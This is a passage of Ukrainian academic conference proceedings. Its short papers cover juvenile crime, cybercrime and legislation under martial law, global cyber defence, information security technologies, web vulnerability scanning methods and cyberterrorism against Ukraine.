злочинів. Криміногенність багатьох ситуацій зумовлена перебуванням більшості дітей в особливому соціальному просторі. Це вже не діти вулиці, як було раніше, а діти соціальної замкнутості, коли вимагаються відповідні важелі впливу, щоб витягнути їх із багатьох станів загальної апатії. Безперечно, такі обставини накладають багато ризиків і загроз втягнення неповнолітнього до кримінально-протиправної та суспільно-шкідливої діяльності. Особливо високий емоційний стан стресостійкості, вихований з дитинства через батьків та вчителів/наставників, педагогів, людей, які мають відповідний життєвий досвід та користуються заслуженим авторитетом серед багатьох неповнолітніх, що й формує відповідний імунітет до всього соціально загрозливого, коли внутрішньоемоційне переходить у розряд стабільності. Безумовно, силові прояви ватажків/лідерів дитячих колективів у будь-який момент можуть перейти бар'єр насильницьких ліній, що викликає загальний руйнівний психологічний стан/вплив. Діти, які пережили голод, холод, війну, еміграцію, переселення, бачили смерть та масові руйнування на власні очі за нинішніх умов російсько-української війни – все це неодмінно відобразиться/закарбується у їхній свідомості. Головне відвернути багато психологічних проблем/травм, масове озлоблення, а натомість пробудити доброту, співчуття за будь-яких обставин у людському горі та біді, коли останній кусок хліба ділиться з ближнім. Цим самим формуватимемо нову плеяду/генерацію/когорту образу Божого в дитині/людині, коли серед однолітків пробуджується ревність до скрутних станів. Коли будь-який негативний привід неодмінно бажає досягнення справедливості, водночас помста і насильство не перевершують. Тенденції злочинності неповнолітніх посилюються багатьма мотивами спричинення загальних загроз та бажанням присікти негативні стани/обставини. Боротьба за виживання, уникнення насильства/булінгу формує атмосферу вихованості через відповідні моделі поведінки, що проявляються у тих чи інших досягненнях, спорті, культурно-масовій роботі, навчанні. Головне на цьому шляху – забезпечити нормальну соціалізацію/ресоціалізацію засуджених, присікти різного роду прояви рецидивної злочинності, втягнення/спонукання батьками/родичами дітей до злочинної діяльності. Таким чином, сучасна злочинність неповнолітніх набуває багатьох гібридних форм, спостерігається відповідна ескалація злочинних проявів.

Отже, можна констатувати, що у процесі наполегливої пошукової активності успіх кожного вченого неодмінно увінчається новими результатами/винаходами, дасть відповідний приріст незвіданого досі. Сьогодні бракує справжніх ентузіастів у науці, які проводитимуть високоточні дослідження, спрямовані на осмислення духовних/невидимих смислів всього буттєвого/життєвого/соціального – того, що не можна виразити словами. Наукове життя перетворилось у реферативну роботу, а не справжню дослідницьку діяльність, коли на основі вже написаного продукується новий матеріал, досі невідомий. Кримінолог у цих процесах, слідуючи принципу «ворог прихований у найдрібніших деталях, дрібницях», здатен відіграти неабияку роль, щоб знайти відповідні застереження/ухили від зла, всього злочинного. Кримінологічна картина сьогодення – це коли на основі великих обсягів матеріалу/всього наукометричного можна вгледіти основне і вивести його у ранг/п'єдестал науки, а з іншого боку – це японський принцип праці конкретного/точкового, коли в результаті детального осмислення одиничного вдається вибудовувати загальні простори тієї чи іншої теми/проблеми/дослідницької діяльності.

Типові риси особистості неповнолітнього злочинця, його мобільність, ментальний/генний код визначаються генотипом нації, багатьох народностей, процесами виховання і навчання. Середовище проживання, відповідно, детермінує/прискорює злі стани або спонукає до благочестя мислення. Звідси розроблення заходів/теоретичних та практичних рекомендацій із запобігання злочинності неповнолітніх з виробленням відповідних нормативних положень, висновків та практичних рекомендацій, які відповідатимуть новітнім формам профілактики з урахуванням усталених/історичних форм, всього виробленого наукового/нормативного матеріалу.

КІБЕРЗЛОЧИННІСТЬ ПІД ЧАС ВІЙСЬКОВОГО СТАНУ В УКРАЇНІ

Рибальченко Людмила Володимирівна
кандидат економічних наук, доцент
доцент кафедри економічної та інформаційної безпеки
Дніпропетровський державний університет внутрішніх справ
Зуб Дар'я Андріївна
курсант групи ДР-343 ННІППФПНП
Дніпропетропетровський державний університет внутрішніх справ

Комп'ютерний злочин (кіберзлочин) - суспільно небезпечне винне діяння у кіберпросторі та, або з його використанням, відповідальність за яке передбачена законом України про кримінальну відповідальність (Кримінальним Кодексом України).

Мета таких дій - розкрадання або руйнування інформації в інформаційних системах і мережах.

Зараз кожна сучасна людина використовує різноманітні мобільні пристрої, гаджети та користується інтернетом, всі державні органи переходять на електронний документообіг.

Стабільність державних органів влади, залізничного транспорту й авіатранспорту, великих підприємств і навіть малих організацій, банківського сектору залежить від надійності кіберпростору, з яким вони працюють. Їх діяльність забезпечується за допомогою комунікації електронними засобами зв'язку.

Слід зазначити, що в умовах війни кіберзлочини можуть здійснюватися з метою дестабілізувати ситуацію в країні, викрадення необхідних конфіденційних даних, виведення з ладу державних установ, техніки чи завдання значної матеріальної шкоди. Від початку війни в Україні було зафіксовано велику кількість кібератак. В основному це були атаки банківської системи, на об'єкти критичної інфраструктури, державні установи, розповсюдження різних «вірусних» листів.

Ось певні приклади зафіксованих кібератак ворога:

- невдала спроба атаки хакерського угруповання Strontium, які намагалися отримати доступ до комп'ютерних мереж в Україні, США та ЄС, щоб забезпечити тактичну підтримку фізичного вторгнення росії в Україну та викрасти конфіденційну інформацію;

- отримання українськими користувачами нових небезпечних електронних листів з темою «№ 1275 від 07.04.2022», відкриття яких призводить до отримання хакерами повного контролю над вашим комп'ютером та загрожує крадіжкою та пошкодженням комп'ютерних даних;

- розповсюдження електронних листів з назвою «Військові злочинці РФ.htm», відкриття яких призводить до того, що зловмисники отримують віддалений доступ до комп'ютера жертви; Укртелеком зазнав потужної атаки 28 березня 2022 року, під час якої хакери намагались проаналізувати, як влаштована ІТ-інфраструктура, вивести з ладу обладнання та сервіси;

- 23 березня ворог намагався здійснити кібератаку на державні установи України з використанням шкідливої програми Cobalt Strike Beacon, яка уражає комп'ютер у випадку її відкриття.

І це приклади лише масованих атак, про атаки менших масштабів та окремі випадки персональних зламів просто не повідомляється.

Проведеною аналітичною роботою було встановлено, що за останні 8 років кількість виявлених кіберзлочинів збільшилась більше ніж у 7 разів,і злодієм може виявитися звичайний студент із ноутбуком та доступом до мережі. В умовах війни такий злодій стає так званою «бойовою одиницею», а його основний інструмент злочину - це злами і атаки.

Окрім того, під час воєнного стану такі дії можливі не лише з боку ворога, який використовує Інтернет для завдання шкоди оборонній системі нашої країни, а й з боку самих ж жителів України, хто вирішив скористатися ситуацією, та поживитися коштами наших громадян.

Вже чітко визначено, що з початку повномасштабного вторгнення кіберзлочини стабільно зростають. Аналіз свідчить, що на сьогоднішній день, люди здійснюють через мережу Інтернет масу дій: поповнення рахунків інтернету і мобільного телефону, купівля речей через Інтернет-магазини, оплата комунальних рахунків, а також робота у всесвітній павутині.

З активністю грошових операцій в мережі почастішали і випадки кібершахрайства. У наші дні Інтернет-шахрайство розвивається з величезною швидкістю.

Сьогодні війна в інформаційному просторі завдає не меншої шкоди, аніж війна на полі бою. У зв'язку з цим, в Україні вже розпочато процес щодо вдосконалення чинного кримінального та кримінального процесуального законодавства щодо притягнення до відповідальності кіберзлочинців.

Так, після повномасштабного вторгнення росії на територію України кількість кримінальних правопорушень у сфері інформаційних технологій різко збільшилась. Країна-агресор використовує інтернет-технології задля дезінформації щодо вторгнення в Україну, пропаганди ворожих ідей тощо.

У зв'язку з цим, Верховна Рада України здійснила оптимізацію кримінального та кримінального процесуального законодавства, удосконаливши підстави та процесуальні механізми притягнення до кримінальної відповідальності злочинців.

Так, було внесено зміни до відповідних законів: «Про внесення змін до Кримінального процесуального кодексу України та Закону України «Про електронні комунікації» з питання підвищення ефективності досудового розслідування «за гарячими слідами» та протидії кібератакам» № 2137-IX від 15 березня 2022 року та «Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану» «2149-IX від 24 березня 2022 року.

Важливим, є запровадження відповідальності за вищевказані кримінальні правопорушення, вчинені під час воєнного стану. Суворі санкції за такі протиправні діяння зумовлена ситуацією в країні, адже особа, яка завдає шкоди національним інтересам України у кіберпросторі, тим самим допомагаючи агресору у цій війні, не може нести відповідальності меншої, ніж військові злочинці.

Варто зазначити, що сфера використання інтернет-технологій давно потребувала більшого захисту. Вторгнення росії стимулювало вдосконалення чинного законодавства та гарантій безпеки у сучасному інформаційному середовищі.

Підвищення ефективності боротьби з кіберзлочинністю під час війни та посилення відповідальності за відповідні злочини є давно назрілим кроком. Новий закон розширює межі діяльності правоохоронних органів щодо розслідування кіберзлочинів, передбачених статями 361, 361-1 ККУ. Посилення санкцій та додаткова криміналізація окремих діянь здатні частково стримати потенційних злочинців від вчинення нових злочинів.

Література:

1. Про затвердження особливостей здійснення оборонних закупівель на період дії правового режиму воєнного стану / Кабінет Міністрів України (kmu.gov.ua)
2. Боротьба з кіберзлочинністю в умовах дії воєнного стану: Закон 2149-IX / ЮРЛІГА (ligazakon.net)

СТАН КІБЕРЗАХИСТУ В ГЛОБАЛЬНОМУ МАСШТАБІ

Калякін Сергій Володимирович
викладач кафедри протидії кіберзлочинності факультету №4
Харківського національного університету внутрішніх справ
Товстик Вадим Олександрович
курсант 2 курсу факультету №4
Харківського національного університету внутрішніх справ

Сучасний світ значною мірою покладається на інформаційні технології та цифрові мережі, будь-яке порушення кібербезпеки може завдати серйозної шкоди окремим особам, компаніям і навіть цілим країнам. За ефективністю та наслідками застосування кіберзброї, а саме такий термін все частіше використовують вчені, можна прирівняти до зброї масового ураження. Тому кібербезпека — одна з основних проблем, що викликає занепокоєння. І чим швидше людство розвиває інформаційні технології, тим більшою є потреба в захисті інформаційно-телекомунікаційних систем.[1]

Кіберзлочинці постійно вдосконалюють свої методи отримання доступу до

конфіденційної інформації та даних, використовуючи різні техніки, включаючи фішинг, програми-вимагачі та DDoS-атаки. Важливо пам'ятати, що загрози можуть надходити від різних суб'єктів, від окремих хакерів до кібердержав. Ми також спостерігаємо зростання кількості глобальних кіберконфліктів, де держави використовують кіберпотужність для здійснення кібершпигунства, дезінформації і навіть фізичного знищення. Це підкреслює важливість цифрової готовності і захисту, які стають критично важливим елементом національної і глобальної безпеки.

Дедалі частіше об’єктами кібератак та кіберзлочинів стають інформаційні ресурси фінансових установ, підприємств транспорту та енергозабезпечення, державних органів, які гарантують безпеку, оборону, захист від надзвичайних ситуацій. Новітні технології застосовуються не лише для скоєння традиційних видів злочинів, але і для скоєння принципово нових видів злочинів, притаманних суспільству з високим рівнем інформатизації.[4] Атаки на ці сектори можуть призвести до великих національних і глобальних криз і вимагають комплексної стратегії оборони. Крім того, серйозну загрозу від цілеспрямованої атаки становить ризик “розповсюдження” зловмисного програмного забезпечення, що самовідтворюється, яке заражає нецільові системи та поширюється в широких межах.[2] Людський фактор залишається однією з найбільших загроз кібербезпеці. Соціальна інженерія, неналежна підготовка та недостатня обізнаність про кіберризики створюють додаткові вразливості. Окрім того, за допомогою соціальної інженерії зловмисники можуть підмінювати, вкрадати або руйнувати інформацію. В основі соціальної інженерії лежать психологічні методи, які використовуються для того, щоб вплинути на поведінку людей та отримати від них інформацію.[3]

Тому, важливо посилювати інформаційну грамотність та кібер-освіту громадян і працівників. Розглянемо кілька ключових аспектів стану кіберзахисту в глобальному масштабі:

1. Зростання кількості та складності кіберзагроз: сучасні кіберзагрози стають все більш витонченими і руйнівними. Кіберзлочинці використовують нові методи та інструменти для здійснення атак на різні цілі, від державних установ до бізнесів і приватних осіб.
2. Глобальні атаки та кібер-конфлікти: збільшення глобальних кібер-атак та кібер-конфліктів між країнами. Держави використовують кібер-війська для розвідки, дезінформації та навіть фізичних руйнувань.
3. Людський фактор: однією з найбільших загроз для кібербезпеки залишається людський фактор. Соціальна інженерія, недостатнє навчання та небажання дотримуватися кібер-практик безпеки можуть відкрити двері для кіберзлочинців.
4. Захист критичних інфраструктур: кіберзагрози стають серйозними загрозами для критичних інфраструктур, таких як електроенергетика, транспорт, телекомунікації та медицина. Атаки на ці сектори можуть мати серйозні національні та глобальні наслідки.

Вважаємо, щоб максимально ефективно посилити кіберзахист в глобальному плані, потрібно застосувати комплексний підхід та інноваційні стратегії, які повинні включати в себе:

1. Розробка та впровадження передових кіберзахисних технологій та інструментів для виявлення та запобігання атак.
2. Посилення співпраці між державними установами, приватними компаніями та міжнародними організаціями для обміну інформацією про загрози.
3. Розробка та впровадження стандартів кібербезпеки для критичних інфраструктур та об'єктів.
4. Систематичні аудити та тести на проникнення для виявлення слабких місць і вразливостей
5. Розробка міжнародних угод та нормативних актів, спрямованих на обмеження кібер-військ та кібер-атак.
6. Розвиток та вдосконалення кібер-детекційних та кібер-захисних можливостей для

державних та некерованих суб'єктів.

Постійний аналіз кіберзагроз, розвиток технологій та інформування громадськості про кіберризики також є важливими кроками на шляху до забезпечення стійкості та безпеки в цифровому світі. Ми повинні визнати, що кібербезпека є постійним викликом і вимагає постійного вдосконалення та адаптації. Тільки працюючи разом, суспільство може захиститися від кіберзагроз і підтримувати кібербезпеку в умовах глобалізації інформаційних потоків в сучасному світі.

***Література*:**

1. Кібербезпека як важлива складова всієї системи захисту держави. URL: https://www.mil.gov.ua/ukbs/kiberbezpeka-yak-vazhliva-skladova-vsiei-sistemi-zahistu-derzhavi.html (дата звернення: 06.11.2023).
2. Кіберподії, що супроводжують російське вторгнення в Україну та потенційні наслідки для сфер діяльності – Центр досліджень армії, конверсії та роззброєння. URL: https://cacds.org.ua/кіберподії-що-супроводжують-росій сь/ (дата звернення: 06.11.2023).
3. Що таке соціальна інженерія. URL: https://nadiyno.org/shho-take-soczialna-inzheneriya/ (дата звернення: 06.11.2023).
4. Стратегія кібербезпеки України | Навчально-науковий центр інформаційних технологій. Навчально-науковий центр інформаційних технологій | Західноукраїнський національний університет. URL: https://nncit.wunu.edu.ua/strategiya-kiberbezpeki-ukrayini/ (дата звернення: 06.11.2023).

MODERN INFORMATION SECURITY TECHNOLOGIES

Alexey Konovalov
Financial Crimes Investigation Service under the Ministry of Internal Affairs of the Republic of Lithuania

In the modern world, cybersecurity is one of the most important aspects of ensuring national security. With the development of information technology and the increasing use of the Internet, cyber attacks are becoming more common and dangerous. They can cause significant damage to organizations and individuals, including loss of data, financial resources, reputation and even loss of life.

Hacking systems and networks is one of the most common techniques of cyber attacks. It can be carried out using various techniques, such as: software vulnerabilities, human factors, physical access to the system.

Phishing and other types of social engineering are aimed at tricking users into revealing sensitive information or performing certain actions.

A wide range of technologies are used to protect information from cyber attacks, including: anti-virus software; firewalls; access control systems; two-factor authentication.

Antivirus software is one of the main tools for protecting against malware. It is designed to detect and remove malware such as viruses, Trojans, worms and spyware. Antivirus software typically runs in the background and scans files and applications for suspicious activity.

Firewalls are used to filter traffic and prevent unauthorized access to a system. They operate at the network interface level and analyze traffic coming into and out of the system. Firewalls can be used to block certain types of traffic, such as traffic from unknown sources or traffic containing certain malicious elements.

Access control systems (ACS) limit access to a system or data to authorized users. They provide access control based on various factors such as username, password, user role, or physical location. ACS can be used to prevent unauthorized access to the system, as well as to monitor user activity in the system.

Two-factor authentication adds an additional layer of security by requiring the user to provide another factor in addition to the password, such as a one-time code from an SMS message, a fingerprint, or a facial scan. This makes it more difficult for attackers to gain access to the system, even if they know the user's password.

Techniques developed and adopted at the company management level become the cornerstone on which the building of reliable protection is built. Among the techniques that should be implemented first of all are: a trade secret mode, including a list of data, a familiarization system, a classification system, and disciplinary measures; policy for ranking the importance of data and employees' access to it depending on their rank in the system; policy for working with computers and storage media; policy for exchanging information with government organizations upon their requests.

Compliance with the techniques should form the basis of personnel incentive measures. After developing regulatory documentation, it is necessary to pay attention to the physical protection of data, providing access control, means of employees' identifying, protecting telephone lines and premises from eavesdropping, and equipping them with video cameras.

But the main burden of combating leaks falls on technical means. Among them there are: the creation of a special workstation architecture; creation of isolated automated systems; installing a terminal server; software products designed to ensure security.

Practice is increasingly moving towards the introduction of isolated automated systems into the work of companies. Workstations where confidential data is being processed and stored are combined into a single integrated network, which operates according to the following principles: it is completely disconnected from the Internet; the system requires increased degrees of identification from employees when entering it; the system is equipped with access control, workstations are located in secure rooms, entry to which is possible with electronic passes, and the rooms where computers are located are equipped with video cameras; computers, scanners, printers and other devices are modified in such a way that copying information to external media is excluded - disk drives, USB inputs are disabled, system units and ports are sealed.

This technology is often implemented by banks in which computers connected to banking software products containing data on accounts, clients and transactions, financial and accounting information are not connected to the general network and the Internet. This method is quite old, but it still proves its effectiveness. It is practically not feasible for commercial organizations operating on the open market and not having a large amount of confidential data, due to its obvious high cost, since it requires the creation of two parallel workplace systems with all the ensuing costs.

Ensuring effective protection of information from cyber threats is a complex task. There are a number of issues that make this difficult, including:

- The enormous size and complexity of modern information systems;
- Steady increase in the number of cyber threats;
- Lack of user awareness of cybersecurity.

Despite these problems, there are a number of promising areas for the development of information security, including:

- Using artificial intelligence to detect and respond to cyber threats;
- Increasing user awareness of cybersecurity.

Protecting information from cyber threats is an important task that requires constant attention and effort. Using modern technologies and security techniques is an effective way to reduce the risks associated with cyber attacks.

Literature:

1. Christopher C. Newman, Christopher R. Phillips. Modern Information Security: Principles and Practices" Cengage Learning 2022

2. Xiaoyan Wang, Wenbo Wang, Yuanyuan Liu Modern Information Security Technologies: A Survey" IEEE Communications Surveys & Tutorials2022

3. Zhiyong Chen, Haiyang Wang, Jing Liu. Developing New Methods for Zero-Day Defense" ACM Computing Surveys.2022

ДОСЛІДЖЕННЯ МЕТОДІВ СКАНУВАННЯ НА ВРАЗЛИВОСТІ ВЕБ-ДОДАТКІВ

Цуранов Михайло Віталійович
страшний викладач кафедри кібербезпеки
та data-технологій факультету №6
Харківського національного університету внутрішніх справ

Ринок IT-індустрії зростає з кожним роком. Асоціація «IT Ukraine Association» дослідила розвиток сфери інформаційних технологій і отримала статистику, яка показує, що за останні 3 роки галузь зросла більше ніж на 50% [1]. Так, відбувається тому, що сучасний бізнес прагне охопити більшу кількість користувачів, що потребує розробку мобільних та веб додатків.

Для швидкого створення та управління програмним забезпеченням, ще з появою перших комп'ютерів була розроблена модель життєвого циклу програмного забезпечення (SDLC) [2].

Життєвий цикл розробки програмного забезпечення (Software Development Life Cycle, SDLC) – це структурований процес, який дозволяє створювати високоякісне недороге програмне забезпечення в найкоротші терміни. Метою SDLC є створення якісного програмного забезпечення, яке відповідає та перевершує всі очікування та вимоги клієнтів. SDLC визначає та окреслює детальний план із етапами або фазами, кожна з яких охоплює власний процес і результат. Дотримання SDLC підвищує швидкість розробки та мінімізує проектні ризики та витрати, пов'язані з альтернативними методами виробництва [3].

Вважається, що так як розробка ПЗ є життєво важливим і вкрай необхідним інструментом для просування бізнесу, слід використовувати SDLC-модель для мінімізації ризиків і відмов в обслуговувані та максимізації прибутку і якості продукту. При використанні моделі SDLC впроваджується цикл CI/CD, основною метою якого є впровадження автоматичної доставки вихідного коду та автоматичне розгортання та доставку коду у програмне забезпечення.

SDLC-модель має етап тестування. Під час проходження цього етапу, відповідальні особи, проводять тестування програмного забезпечення з метою пошуку помилок та контролю якості ПЗ згідно встановленого технічного завдання. У разі вияву недоліків у програмному забезпечені – тесутвальники оформлюють звіт про дефекти. Після чого, помилки виправляються та додаток перевіряються ще раз на наявність недоліків. Процес триває доти, доки якість продукції не буде доведено до прийнятного рівня в рамках технічного завдання. Однак, на етапі тестування, відповідальною особою є тестувальник, який не володіє знаннями в області інформаційної безпеки, в наслідок чого ПЗ перевіряється тільки на наявність дефектів, які можуть впливати на досвід користувача.

Спираючись на вищезазначену модель етап перевірки безпеки ПЗ не є обов'язковим, тобто у розробника є можливість пропустити цей етап.

За статистикою компанії Snyk, тільки 24% компаній приділяють увагу до перевірки впроваджуваного вихідного коду ПЗ [4]. Також, за статистикою, при впровадженні автоматизованому тестування інформаційної безпеки, вразливість, яка була знайдена в результаті автоматичного тествування можна нейтралізувати за один день з вірогідність 76%. Якщо, тествування безпеки проводиться в ручному режимі, вірогідність успіху складає 59%, а якщо компанія проводить тестування безпеки ПЗ після розгортання у робоче середовище – вірогідність успіху 38% [4]. Так відбувається тому, що значну частку вразливостей можна віднайти ще на етапі розробки та тестуванні ПЗ. Коли вразливісті знаходиться у робочому середовищі, значно важче виправити недолік, тому що такі дії можуть додати дефектів у програмне забезпечення. Наприклад, відомо, що у ПЗ для бази даних веб-додатку знаходиться вразливість, при видаленні ПЗ або зміні версії, існуюча база даних може перестати взаємодіяти з веб-додатком, тому користувачі не зможуть отримати повноцінний досвід при користуванні веб-додатком.

Саме тому, окрім фази «тестування» сучасне програмне забезпечення повинне проходити аудит безпеки, який здатний виявляти вразливості у додатку заздалегідь. Однак, необхідно визначити, на якій фазі потрібно впроваджувати тестування на безпеку. Для цього, слід звернутися до наступної моделі життя ПЗ, а саме до безпечного циклу SDLC, який буде

розглянуто в роботі. Слід зазначити, що процес SSDLC передбачає застосування найкращих практик безпеки разом із функціональними аспектами розробки та забезпечення безпеки середовища розробки [5].

Мета роботи – дослідження сучасних методів сканування на вразливості веб-додатків.

В ході аналізу, було встановлено, що статичний аналіз коду може вивити більшу кількість вразливостей у порівнянні з динамічним сканування. Однак, більшість виявлених вразливостей будуть хибно позитивними, тому що статичний сканер може виявлять тільки компоненти інфраструктури веб-додатку, які описані кодом. Тому, якщо у веб-додатку існує певна вразливість, але вона нейтралізується за допомогою брандмауеру, статичний сканер не зможе встановити факт протидії вразливості та буде сповіщати відповідальну особу про вразливість у веб-додатку. Також, передача вихідного коду веб-додатку та його компонентів, може збільшити ризик витоку конфіденційної інформації, тому не завжди є можливість передати код програми сторонній особі. В свою чергу, динамічний сканер вразливостей не має доступу до вихідного коду, тому аналізує всю інфраструктуру веб-додатку. В результаті чого, адміністратор отримає меншу кількість помилкових спрацювань. Проте основним недоліком для динамічного сканеру було виділено значно меншу кількість вияву вразливостей. В ході роботи, було досліджено новий вид пошуку вразливостей, а саме IAST-сканування. З'ясувалося, що такий вид сканування має доступ до вихідного коду, тому може виявляти таку ж саму кількість вразливостей, як і SAST-сканер. Також, завдяки використанню спеціального «агента», який встановлюється у внутрішній інфраструктурі веб-додатку – можна зменшити кількість хибно позитивних спрацювань. Однак, засоби IAST-сканування, які були проаналізовані в роботі, не надають вихідний код ПЗ, тому не має інформації про дані, які відправляються компанії розробнику сканера. Існуючі рішення можуть додати ризику витоку конфіденційності інформації. Тому їх використання залишається суперечним.

Також в роботі було досліджено базові показники для оцінки вразливостей за стандартом Common Vulnerability Scoring System другої та третьої версії. З'ясувалося, що третя версія міжнародного стандарту CVSS значно змінила показники отримання оцінки ступеню критичності вразливостей. В роботі був проведений додатковий аналіз з використанням CVSS 2 та CVSS 3, в результаті якого, було зроблено висновок, що кількість вразливостей, які мають ступінь критичності «середній» за стандартом CVSS 2, при тих же умовах, у 44% випадків мають ступінь критичності «високий» у стандарті CVSS 3. Таким чином, розглянутий стандарт CVSS 3 має більш сурові умови для визначення ступеню критичності вразливості.

В роботі було розглянуто 4 бази даних вразливостей (CVE ¬– за підтримки MITRE, NVD – за підтримки NIST, Rapid7 – комерційна БД компанії Rapid7, Snyk – комерційна БД компанії Snyk Limited). В результаті дослідження було виділено базу даних вразливостей NVD, так як вона має підтримку всіх показників зі зведеної таблиці порівняння баз даних вразливостей. Однак, в результаті дослідження, було виявлено що БД NVD також має недоліки. В ході роботи, з'ясувалося, що вищезазначена база даних може займатися розглядом та інтеграцією вразливості до 27 днів, що є незадовільним результатом для веб-додатків, які приділяють значну увагу до інформаційної безпеки власного продукту.

Література:

1. Результати національного дослідження IT-індустрії. *IT Ukraine Association*. URL: https://itukraine.org.ua/results-of-a-national-study-of-the-it-industry.html (дата звернення: 12.09.2023).
2. Gagan Gurung, Rahul Shah, Dhiraj Prasad Jaiswal. Software Development Life Cycle Models – A Comparative Study. Volume 6, Issue 4, page 30-37, July 2022.
3. Software Development Life Cycle. *Synopsys*. URL – https://www.synopsys.com/glossary/what-is-sdlc.html (дата звернення: 12.09.2023).
4. Snyk research report. Infrastructure as Code Security Insights. Snyk, February 2021.
5. What is a Secure SDLC? *Aquasec*. URL – https://www.aquasec.com/cloud-native-academy/supply-chain-security/secure-software-development-lifecycle-ssdlc (дата звернення: 12.09.2023).

КІБЕРТЕРОРИЗМ ЯК ЗАГРОЗА ІНФОРМАЦІЙНІЙ БЕЗПЕЦІ УКРАЇНИ

Лучик Світлана Дмитрівна
доктор економічних наук, професор, професор кафедри протидії кіберзлочинності
Харківський національний університет внутрішніх справ
Шарко Владислав
курсант спеціальності «Кібербезпека»
Харківський національний університет внутрішніх справ

Згідно зі звітом Всесвітнього економічного форуму Global Cybersecurity Outlook 2023, геополітична нестабільність посилює ризик катастрофічних кібератак. Ландшафт загроз продовжує розширюватися та розвиватися з кіберзлочинцями, націленими на організації будь-якого розміру, розташування та галузі по всьому світу. Перебої в роботі чи послугах і компрометація даних через кібератаки на тлі глобальної нестачі навичок піддають ризику кожну людину, організацію та навіть націю [1].

Відповідно до останнього звіту Cybersecurity Ventures , у 2023 році світові щорічні витрати від кіберзлочинності перевищать 8 трильйонів доларів. Ця, здавалося б, величезна цифра все ще може бути значною недооцінкою [2].

Кібертероризм як прояв кіберзлочинності, як правило, має політичне забарвлення. Багато науковців, які досліджують питання кібертероризму, наводять найбільш повне визначення кібертероризму, сформульоване В.Г. Пилипчук, О.А. Дзьобань: умисна, політично вмотивована атака на інформацію, яка обробляється комп'ютером, комп'ютерну систему і мережі, що створює небезпеку для життя і здоров'я людей або настання інших тяжких наслідків, якщо так і дії були скоєні з метою порушення суспільної безпеки, залякування населення, провокації військового конфлікту [3].

В законодавстві Україні з 2017 року з’явилось трактування кібертероризму в Законі України «Про основні засади забезпечення кібербезпеки України» (2017 р.), який визначає його як терористичну діяльність, що здійснюється у кіберпросторі або з його використанням [4].

Тактика кібертероризму полягає в тому, що наслідки кіберзлочинів є досить небезпечними, викликають сильний резонанс у населення, створюючи загрозливу атмосферу в режимі інкогніто без прямого фізичного втручання. Кібератаки є недорогими для здійснення терористичного акту, а виявити (нейтралізувати) кіберзлочинця в декілька раз складніше, ніж звичайного.

Кібератаки бувають різними за метою та цілями людей, що їх здійснюють. Наприклад, для успішної атаки на енергетичну, телекомунікаційну, фінансову або урядову інформаційну систему перш за все вибирають людей, які знають слабкості захисту інформації у відповідних системах та вміють користуватися програмним забезпеченням, що виконує прорив в систему, завантажує/створює віруси. Звісно, якщо метою терориста є шантаж, залякування або навмисне розповсюдження пропагандистської інформації, то спеціальних знань у сфері програмування йому не потрібно. Проте, такі люди повинні вміти спілкуватись та переконувати інших задля досягнення своєї мети.

Кібертероризм визначається суб’єктивними та об’єктивними критеріями. У суб’єктивних критеріях визначають суб’єктів дій та нападу (безпосередньо кібертерористи і жертви). Суб’єктами нападу є державні та недержавні організації, а до суб’єктів дій відносять терористичні групи та окремих кібертерористів, наприклад угрупування хакерів Sandworm, яке скоріш за все відноситься до ГРУ ГШ ЗС РФ. Об’єктивний критерій базується на наслідках кібертерористичних атак. Вони мають військові, економічні та політичні критерії.

Як правило, метою комп’ютерного тероризму є насамперед проникнення в роботу державних установ, саботаж діяльності органів влади, перехоплення управління, дезорганізація діяльності організацій. Також цілями кібертероризму є об'єкти атомної енергетики, електро- та водопостачання, сфери електронних комунікацій, фінансової та банківської сфери, авіа- та залізничного транспорту, сховищ стратегічних видів сировини, хімічні й біологічні об'єкти тощо. Діють комп’ютерні атаки і на медичні заклади, заклади освіти тощо. Все це може призвести до значних економічних збитків. Експерти відстежили

координацію російських ракетних атак та кібератак на сервіси держави та компаній, й помітили їхнє чітке узгодження. Основними мішенями стають медіа, центри зв'язку та інституції, які допомагають Україні (структури з логістики, підтримки біженців, енергетичні підприємства).

Кібертерористи володіють різними видами зброї. Так, створити хаос у кіберпросторі, допомагає використання вірусів. Серед ком'ютерних вірусів існують троянці, хробаки, блокувальники, шифрувальники, вимагачі та інші. Прикладом кібертерору є зараження комп'ютерів модифікованим вірусом Petya, яке мало місце в 2017 році і було пов'язане з оновлення програми Medoc.

Для дестабілізації роботи сайтів хакери використовують DOS або DDOS-атаки, наслідком яких є відмова в обслуговуванні, обробки даних на сайтах. У випадку DOS атаки, відправлення запитів відбувається з одного хоста, а у випадку DDOS атаки – з безлічі хостів. На початку російсько-української кібервійни у більшості випадків застосовувалися атаки рівня L3 та L4 - для зриву роботи на рівні інфраструктури. Атаки цього рівня просто перевантажували мережі або застосунки, зводячи нанівець їхню пропускну спроможність. Утім, зараз кібервійна ведеться більш витончено. Учасники вдаються до атак рівня L7. Це інтелектуальні атаки, які направлені на пошук слабких місць в кіберпросторі інфраструктури та блокують її або порушують діяльність на тривалий час [5].

На думку фахівців, Україна вже веде першу у світі кібервійну, і воєнні дії відбуваються не лише на суші та у повітрі, а й у кіберпросторі, який вже визнаний у країнах НАТО й в Україні окремим простором ведення бойових дій. І що більш цифровізованим стає світ, то смертоноснішими можуть бути кібератаки. Тому ворог застосовує терор в усіх можливих сферах [5].

За даними аналітичного звіту Державної служби спеціального зв'язку та захисту інформації України упродовж січня-червня 2023 року кількість кібератак проти України зросла до 762 зареєстрованих інцидентів, що більше ніж удвічі за показники другої половини минулого року. У другому півріччі 2022 року було зареєстровано 342 кібератаки, у середньому 57 зареєстрованих інцидентів на місяць та 1-2 на добу. При цьому за 6 місяців у першому півріччі 2023 року зареєстрованих кібератак вже було 762, у середньому 128 на місяць та 4-5 на добу. Водночас кількість критичних кібератак за цей період зменшилася на 81% - до 27 критичних інцидентів, що свідчить про покращення захисту [6].

Українська держава активно протистоїть російському агресору в інформаційному просторі. У 2022 році зафіксовано 1 255 573 DDoS-атак на об'єкти російської інфраструктури, через що за результатами 2022 року росія посіла четверте місце у рейтингу найбільш атакованих країн світу. Основними цілями для українців стали: фінансова сфера - 28% від загальної кількості атак, телекомунікаційна - 14%, державний сектор - 14% та ритейл - 12%. Українська ІТ-армія підходить до атак креативно. В більшості випадків вони були прив'язані до конкретних дат, щоб завдати найбільшої шкоди. Наприклад, вони блокували роботу комп'ютерних мереж великих підприємств в останні дні місяця або кварталу, коли підприємствам необхідно подавати звітність тощо [5].

